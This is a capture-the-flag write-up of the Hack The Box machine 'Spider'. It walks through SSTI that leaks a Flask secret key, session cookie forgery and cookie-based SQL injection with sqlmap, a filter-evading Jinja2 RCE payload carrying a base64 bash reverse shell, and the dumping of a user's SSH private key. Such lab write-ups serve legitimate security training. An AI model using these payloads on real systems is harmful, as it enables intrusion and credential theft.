

[SPIDER-BOX]

Hi folks, today I am going to solve a hard rated hack the box machine, spider created by InfosecJack and Chivato. So without any further intro, let's jump in.

common enumeration

Nmap

TCP over SSH
HTTP Default page
*Host 7.6p1 Ubuntu 4ubuntu0.3

code-Nmap

```
nmap -sC -sV -A -oN nmap.txt 10.10.10.243
```

output

```
kali)-[/home/leshack98/project/HTB/spider]
  # nmap -sC -sV -A -oN <u>nmap.txt</u> 10.10.10.243
                                                                                     1 0
Starting Nmap 7.91 (https://nmap.org) at 2021-10-21 10:15 EDT
Nmap scan report for 10.10.10.243
Host is up (0.72s/latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
   256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open http
                   nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
_http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/
submit/ ).
TCP/IP fingerprint:
```

```
# Nmap 7.91 scan initiated Thu Oct 21 10:15:08 2021 as: nmap -sC -sV -A -oN nmap.txt 10.10.10.243
```

```
Nmap scan report for 10.10.10.243
Host is up (0.72s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
                     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
    256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
   256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
                    nginx 1.14.0 (Ubuntu)
80/tcp open http
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
```

Two ports are open:

port[22]-ssh

port[80]-http

in http-title - we do find a hostname:-http://spider.htb

Default Page

lets check the default page but first we need to add the hostname to /etc/hosts file and browse the page.


code-/etc/hosts

```
echo 10.10.10.243 spider.htb > /etc/hosts
```

http://spider.htb

![[]]!

While i was checking at the templetes, I found a username chiv



Then i decided to look for directories which are avaliable in the site by doing gobuster to enumerate the directories

code -gobuster

```
gobuster dir -u http://spider.htb -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o
gobusters
```

Output

```
kali)-[/home/leshack98/project/HTB/spider]
    gobuster dir -u http://spider.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Co
ntent/raft-small-words.txt -k -o gobusters
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                              http://spider.htb
[+] Method:
[+] Threads:
[+] Wordlist:
                              GET
                              10
                              /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-sma
ll-words.txt
[+] Negative Status codes: hac404
[+] User Agent:
                              gobuster/3.1.0
[+] Timeout:
                              10s
2021/10/21 10:53:23 Starting gobuster in directory enumeration mode
                       (Status: 200) [Size: 1832]
/login
/index
                       (Status: 200) [Size: 11273]
                       (Status: 200) [Size: 2130]
/register
                       (Status: 302) [Size: 219] [→ http://spider.htb/login]
/user
                       (Status: 302) [Size: 209] [→ http://spider.htb/]
/logout
                       (Status: 500) [Size: 290]
/cart
/checkout
                       (Status: 500) [Size: 290]
```

```
2021/10/21 10:53:23 Starting gobuster in directory enumeration mode
(Status: 200) [Size: 1832]
/login
               (Status: 200) [Size: 11273]
/index
               (Status: 200) [Size: 2130]
/register
/user
               (Status: 302) [Size: 219] [--> http://spider.htb/login]
               (Status: 302) [Size: 209] [--> http://spider.htb/]
/logout
               (Status: 500) [Size: 290]
/cart
/checkout
               (Status: 500) [Size: 290]
/view
               (Status: 302) [Size: 219] [--> http://spider.htb/login]
               (Status: 302) [Size: 219] [--> http://spider.htb/login]
/main
/product-details
               (Status: 308) [Size: 275] [--> http://spider.htb/product-
details/]
2021/10/21 11:39:02 Finished
```


First i register myself with random crecidentials:-http://spider.htb/register

Registration-panel

![[]]!

After submitting this page the default login page appears with some weird thing-to which it specifies username us a unid which is the unid of the user

admin-login



user as-les

Then after entering the password, i am in!

HOME

CART

CHECKOUT

ADMIN

USER INFORMATION

LOGOUT (LOGGED IN AS LES)

% Discount%





In the left side there is a button user information .Click that,

User information Username les UUID ed53fddf-3f4c-4879-8b19-2c0ba90d4e Zeta Products.

This shows my username and corresponding uuid. My username is reflected here but i can not change the username at all . At this point, i am going to check for SSTI (Server Side Template Injection).

[Server Side Template Injection- is a vunerability where the attacker injects malicious inputs into the template to execute commands on the server-side. This vunerability occurs when invalid user inputs is embedded into the template engine which can generally lead to remote code execution (RCE)]

To do that lets register a new account with username as {{8*5}} and after logging in, we visit the user information to confirm that our payload has worked; we see this:

user as-{{8*5}}

0	🔏 sp	ider.htb/user						⊍	
Kali	Tools	💢 Kali Forums	Kali Docs	₹ NetHunter	Offensive Security	∏ MSFU	Exploit-DB	■ GHDB	
User information									
				40 9d61933d-5c24-	Username UUID 4081-9b46-cdfea24f327	7d			
Zeta Products.									

YES! it shows the result of the multiplication operation as [8*5=40]. So time to try some real injection. Maximum username length is restricted to 10 characters, which limits what we can do with the SSTI vulnerability.

User Registration.

Username cannot be longer than 10 characters

What cames in mind is to try geting the configuration file using this payload {{config}} so that i can retrive the configation object of the application to which i will register a new username with {{config}}

user as-{{config}}

User Registration.						
		Username				
	{(config)}					
	Confirm username					
	{(config)}					
	Password					
	••••					
Confirm password						
	icts.					
		Submit				

Registering anmaccount with this username results in the following being displayed on the user information

config-retrived

User information

Username

<Config {'ENV': 'production', 'DEBUG': Fa

UUID

dd9d0aed-726b-46ae-afca-a826b57e7c

Zeta Products.

Retrived configuration in the username field

```
<Config {'ENV': 'production',
'DEBUG': False,
'TESTING': False,
'PROPAGATE_EXCEPTIONS': None,
'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31),
'USE_X_SENDFILE': False,
'SERVER_NAME': None,
'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False,
'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200),
'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False,
```


```
'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': True,
'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093,
'RATELIMIT_ENABLED': True,
'RATELIMIT_DEFAULTS_PER_METHOD': False,
'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False,
'RATELIMIT_STORAGE_URL': 'memory://',
'RATELIMIT_STRATEGY': 'fixed-window',
'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset',
'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining',
'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit',
'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After',
'UPLOAD_FOLDER': 'static/uploads'
```

I recogonise a Secret key which can be used to sign session cookies. We read our current cookie from our browser developer tools and use the base64 command to decode the first field:

code-decode

```
echo -n
eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZWIxMyJ9
| base64 -d
```

The session data object contains two fields, namely <u>cart_items</u> and <u>uuid</u>. When opening the page as a logged in user, we see that the username is displayed within a "logged in" message.



This does not appear to be vulnerable to SSTI, but we can attempt other types of injection; for example, assuming the username is retrieved from a database by querying the unid parameter in our session cookie, we can test for SQL injection.

We add a simple SQL injection payload to our unid and use the flask-unsign tool to sign a valid session cookie by providing the secret key recovered earlier: We first install flask_unsign:

code-flask_unsign

```
pip3 install flask_unsign
```

code-sign a valid cookie

```
flask-unsign --sign --cookie "{\"cart_items\":[],\"uuid\":\"71f57eec-d494-455a-9c8f-3398c67ed5c7' or 1=1 -- -\"}" --secret
'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

After replacing our current session cookie with the one we just generated, we notice the username has changed:



This means we got confirmation that the unid parameter is injectable, In order to be able to forge a valid session cookie for this user we would need the associated unid, which we might be able to retrieve from the database through the same SQL injection vulnerability which depends on UNION-BASED payload. or [we write a simple proxy application that will get requests from sqlmap, forge and sign the corresponding cookies and relay requests to the remote server, returning the output to sqlmap for processing].

Database Dumping Using sqlmap

Method 1: UNION-BASED

To dump the database i have to call the _-eval parameter in the sqlmap to manipulate the requests before sending them then fees the secret key against the sqlmap

code-eval call

```
sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session
= s.sign({'uuid': session},
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --
dump
```

sqlmap prompt requires merge of the cookies do not merge the cookies because we have provided our cookie with so that it can dump all the database session

Response:

The contents of users table in the shop database are returned:

And this leaks the uuid and password of our user chiv

intial Recon:

we can login in with credentials: ![[]]

Method 2:Proxy application middleware

We write a python script that will get request from the sqlmap forge and sign the cookies and relay it to the remote sever then returning the sqlmap to the server for processing.

code-python payload

```
#!/usr/bin/python3
from flask import *import requests
from flask.sessions import SecureCookieSessionInterface
import uuid

app = Flask(__name__)

app.secret_key = "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"
session_serializer = SecureCookieSessionInterface().get_signing_serializer(app)

@app.route("/")
```

```
def index():
    uuid = request.args['uuid']
    data = {"uuid": uuid, "cart_items": []}
    cookie = session_serializer.dumps(data)
    cookies = {"session": cookie}
    r = requests.get("http://spider.htb/", cookies=cookies)
    return r.text

if __name__ == "__main__":
app.run()
```

After running the above Flask application, we run sqlmap with the --dump option as follows, setting the injection on the unid parameter:

code-sqlmap

```
sqlmap -u "http://127.0.0.1:80?uuid=71f57eec-d494-455a-9c8f-3398c67ed5c7" -p uuid
--
dump
```

The contents of users table in the shop database are returned:

Intial FootHold

Let's Login with the credentials or forge a valid cookie for user chiv to forge we use flask_usign and chiv uuid to crete a valid session:

code-cookie forge

```
flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-
6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

After using the credentials from the sqlmap or replacing our session cookie and reloading the page, we are successfully logged in as chiv. We can now access the admin panel:


Welcome to the admin panel, chiv.					
New message	Enter message Submit				
View messages	messages				
View support	support				

When clicking the messages button, the user's message board is displayed which has a fix on the support ticket



Enumeration and Injecting

The http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal page contains a form for submitting support tickets:



From this page we can post support tickets which will be displayed on the view support page. As was the case with the username earlier, since it was vunerable to SSTI. I attempted to send a simple SSTI test payload such as {{8*5}} results in the following error:

Submit a support ticket!

Why would you need '{{' or '}}' in a contact value?

This suggests a Web Application Firewall(WAF) is in place and is responsible for blocking common SSTI payloads.

Then i decide to do a Wfuzz on

http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal to discover other bad characters using the special char worldlist.

code-Wfuzz

```
wfuzz -H 'Cookie:
session=eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjEy0WY2MGVhLTMwY2YtNDA2NS1hZmI5LTZiZTQ1YWQz
-u spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal -d
'contact=FUZZ&message=Night' -w /usr/share/wordlists/SecLists/Fuzzing/special-
chars.txt -t 1 -s .5
```

* Wfuzz 3.1.0 - The Web Fuzzer


Target:

http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

Total requests: 32

========	=======	:======	:=======	:=======	:========
ID	Response	Lines	Word	Chars	Payload
========	========	:======	:=======	:=======	===========
000000001:	200	66 L	128 W	1565 Ch	"~"
000000002:	200	66 L	128 W	1565 Ch	
000000003:	200	66 L	128 W	1565 Ch	"@"
000000004:	200	66 L	128 W	1565 Ch	"#"
000000005:	200	66 L	128 W	1565 Ch	"\$"
000000006:	200	66 L	128 W	1565 Ch	"%"
000000007:	200	66 L	128 W	1565 Ch	II A II
000000008:	200	66 L	129 W	1574 Ch	"&"
000000009:	200	66 L	128 W	1565 Ch	" * "
000000010:	200	66 L	128 W	1565 Ch	"("
000000011:	200	66 L	128 W	1565 Ch	")"
000000012:	200	66 L	128 W	1565 Ch	0_0
000000013:	200	66 L	139 W	1607 Ch	
000000014:	200	66 L	128 W	1565 Ch	"+"
000000015:	200	66 L	128 W	1565 Ch	"="
000000016:	200	66 L	128 W	1565 Ch	"{"
000000017:	200	66 L	128 W	1565 Ch	"}"
000000018:	200	66 L	128 W	1565 Ch	"]"
000000019:	200	66 L	128 W	1565 Ch	"["
000000020:	200	66 L	128 W	1565 Ch	" "
000000021:	200	66 L	128 W	1565 Ch	"\"
000000022:	200	66 L	128 W	1565 Ch	n S n
000000023:	200	66 L	128 W	1565 Ch	","
000000024:	200	66 L	139 W	1607 Ch	
000000025:	200	66 L	128 W	1565 Ch	"/"
000000026:	200	66 L	128 W	1565 Ch	"?"
000000027:	200	66 L	128 W	1565 Ch	";"
000000028:	200	66 L	128 W	1565 Ch	":"
000000029:	200	66 L	139 W	1607 Ch	0.10
000000030:	200	66 L	128 W	1565 Ch	
000000031:	200	66 L	128 W	1565 Ch	"<"
000000031:	200	66 L	128 W	1565 Ch	">"
000000052.		00 L	120 W	1303 611	

As we can see the 1607 ch shows other commonly used characters like , ' ' which are blocked, which results in more explicit error messages:



Payload - Research, Error, Trial and Defination

After doing some research i came up with a payload:

code-unrefined payload

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}

But the payload seem to have bad characters in it like the and {{}} so i had to replace the with the and the {{}} with the single {{}} then add keyword include to which it is not blocked. The char is written in the hex us \x5f to which man ascii confirms even in python3 when you print the hex \x5f it gives you
```


```
root@kali:/home/leshack98/project/HTB/spider 🔻
                         US (unit separator)
    037
           31
                                                         137
                                                                95
                                                                       5F
    040
           32
                  20
                         SPACE
                                                          140
                                                                96
                                                                       60
    041
           33
                  21
                                                         141
                                                                97
                                                                       61
                                                                              a
    042
           34
                                                         142
                                                                98
                                                                       62
                  22
                                                                              b
    043
           35
                  23
                         #
                                                          143
                                                                99
                                                                       63
                                                                              C
                         $
    044
                  24
                                                          144
                                                                       64
           36
                                                                100
                                                                              d
    045
           37
                  25
                         %
                                                          145
                                                                101
                                                                       65
                                                                              е
    046
           38
                  26
                         ծ
                                                          146
                                                                102
                                                                       66
                                                                              f
    047
           39
                  27
                                                          147
                                                                103
                                                                       67
                                                                              g
                         (
    050
           40
                  28
                                                          150
                                                                104
                                                                       68
                                                                              h
                         )
                                                                              i
    051
           41
                  29
                                                          151
                                                                105
                                                                       69
           42
                  2A
                                                                              j
    052
                         *
                                                          152
                                                                106
                                                                       6A
                                                                              k
           43
    053
                  2B
                         +
                                                          153
                                                                107
                                                                       6B
                                                                              ι
    054
           44
                  2C
                                                          154
                                                                108
                                                                       6C
```

code-working payload check

note:insert payload in the contact=

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5
("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 5")|attr("read")()%}
```

So after getting the payload i decide to test the payload by forcing it to sleep fo 5 miliseconds so as to test if the payload works and apparently the payload works which confirms blind Remote Code Execution(RCE) via Server Side Template Injection(SSTI).



Since our payload looks fine so we have to adjust our payload to obtain a reverse shell using base64 encoding to bypass WAF filters;

code-encoding reverse shell to base64

```
echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0

(root@ kali)-[/home/leshack98/project/HTB/spider]
-# echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK


(root@ kali)-[/home/leshack98/project/HTB/spider]
```

The final payload looks us following;

code-final payload

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5
("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK | base64 -d |
bash")|attr("read")()%}
```

Then we paste our complete payload in contact .in burpsuite we have to url encode the reverse shell payload to filter out bad characters in the payload



Then we open an nc listener on port 9001

code-Listening

```
nc -lnvp 9001
```

After posting a support ticket with the above SSTI payload to the contact a reverse shell is sent back to our listener which was Listening on port 9001

```
1: root@kali: /home/leshack98/project/HTB/spider -
   [leshack98⊛kali]-[~]
  💲 sudo su
[sudo] password for leshack98:
      ot@kali)-[/home/leshack98]
 cd project
  -(root@kali)-[/home/leshack98/project]
 # cd HTB
  -(root@kali)-[/home/leshack98/project/HTB]
  _(root @kali)-[/home/leshack98/project/HTB/spider]
 _# nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.243 38902
bash: cannot set terminal process group (1672): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$
```

Takeover

After geting the reverse shell we have to do some adjusment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:

code-stty

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
```

Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

Having the shell as a regular user chiv we can find the user.txt on the home directory but we can also find a .ssh directory

```
1/2 ▼ +
             C†
                 먁
1: leshack98@kali: ~ -
chiv@spider:/var/www/webapp$ cd ~
chiv@spider:~$ ls -la
total 40
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23
drwxr-xr-x 3 root root 4096 May 6 11:42 ...
                                   2020 .bash_history -> /dev/null
lrwxrwxrwx 1 root root
                         9 Apr 24
                                   2018 .bash_logout
-rw-r--r-- 1 chiv chiv 220 Apr 4
-rw-r--r-- 1 chiv chiv 3771 Apr 4 2018 .bashrc
drwx----- 2 chiv chiv 4096 May 18 00:23 .cache
drwx----- 3 chiv chiv 4096 May 18 00:23 .gnupg
drwxrwxr-x 3 chiv chiv 4096 May 18 00:23 .local
-rw-r--r-- 1 chiv chiv 807 Apr 4
                                   2018 .profile
drwx----- 2 chiv chiv 4096 May 6 11:42 .ssh.
-r----- 1 chiv chiv
                        33 Oct 27 21:31 user.txt
chiv@spider:~$ cat user.txt
chiv@spider:~$
```

.ssh directory we can use the id_rsa to gain a rsa key which we can use it in gaining a fully interactive ssh shell

```
chiv@spider:~$ cd .ssh
chiv@spider:~/.ssh$ ls -la
total 16
drwx----- 2 chiv chiv 4096 May 6 11:42 .
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 ...
-rw-r--r-- 1 chiv chiv 393 May 4 15:42 authorized_keys
-rw------ 1 chiv chiv 1679 Apr 24 2020 id_rsa
chiv@spider:~/.ssh$ cat id_rsa
----BEGIN RSA PRIVATE KEY----
MIIEpAIBAAKCAQEAmGvQ3kClVX7pOTDIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrobrzNRFX8taA0Q561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwdo/zrgxGdcOa7zq6zlnwYlY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7
BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DGbEXcIW9oowFXD2ufo2WPXvm0QIDAQABAoIBAH4cNqStOB6U8sKu
6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLZhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFj08hl
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NIsKNnewIrq
54dWOw8lwOXp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS90qLLMzZfYFv
f0EMoUECgYEAxuNi/9sNNJ6UaTlZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDB62
nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0yO3JaCNY5bCA338YymdVkphR9TL
j0UOJ1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaNOyJUlsenh8CgYEAxDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fmOO1+/WokN+mmKLyVdh4W22rVV4v0hn937EPW
K10c0/hDtSSHSwI/PSN4C2DVyOahrDcPkArfOmBF1ozcR90BAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPIssqG1srvUNL/+sPfP3x8PQ8CgYEAqsuqwL2EYaOtH4+40gkJ
mQRXp5yVQklBOtq5E551rphKdNxLg6T8fR30IAKISDlJv3RwkZn1Kgcu8dOl/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScirRqqzINwmS+BD+80hyOo3lmhRcD8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzvx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwug/wHNaG
```

----BEGIN RSA PRIVATE KEY----

